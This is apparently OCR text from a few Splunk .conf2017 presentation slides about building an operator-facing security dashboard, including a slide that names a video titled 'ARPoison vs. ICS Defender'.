
splunk> .conf2017

Build me a heads-up dashboard…



splunk> .conf2017

…worthy of Operators



Video: ARPoison vs. ICS Defender

splunk> .conf2017

The future…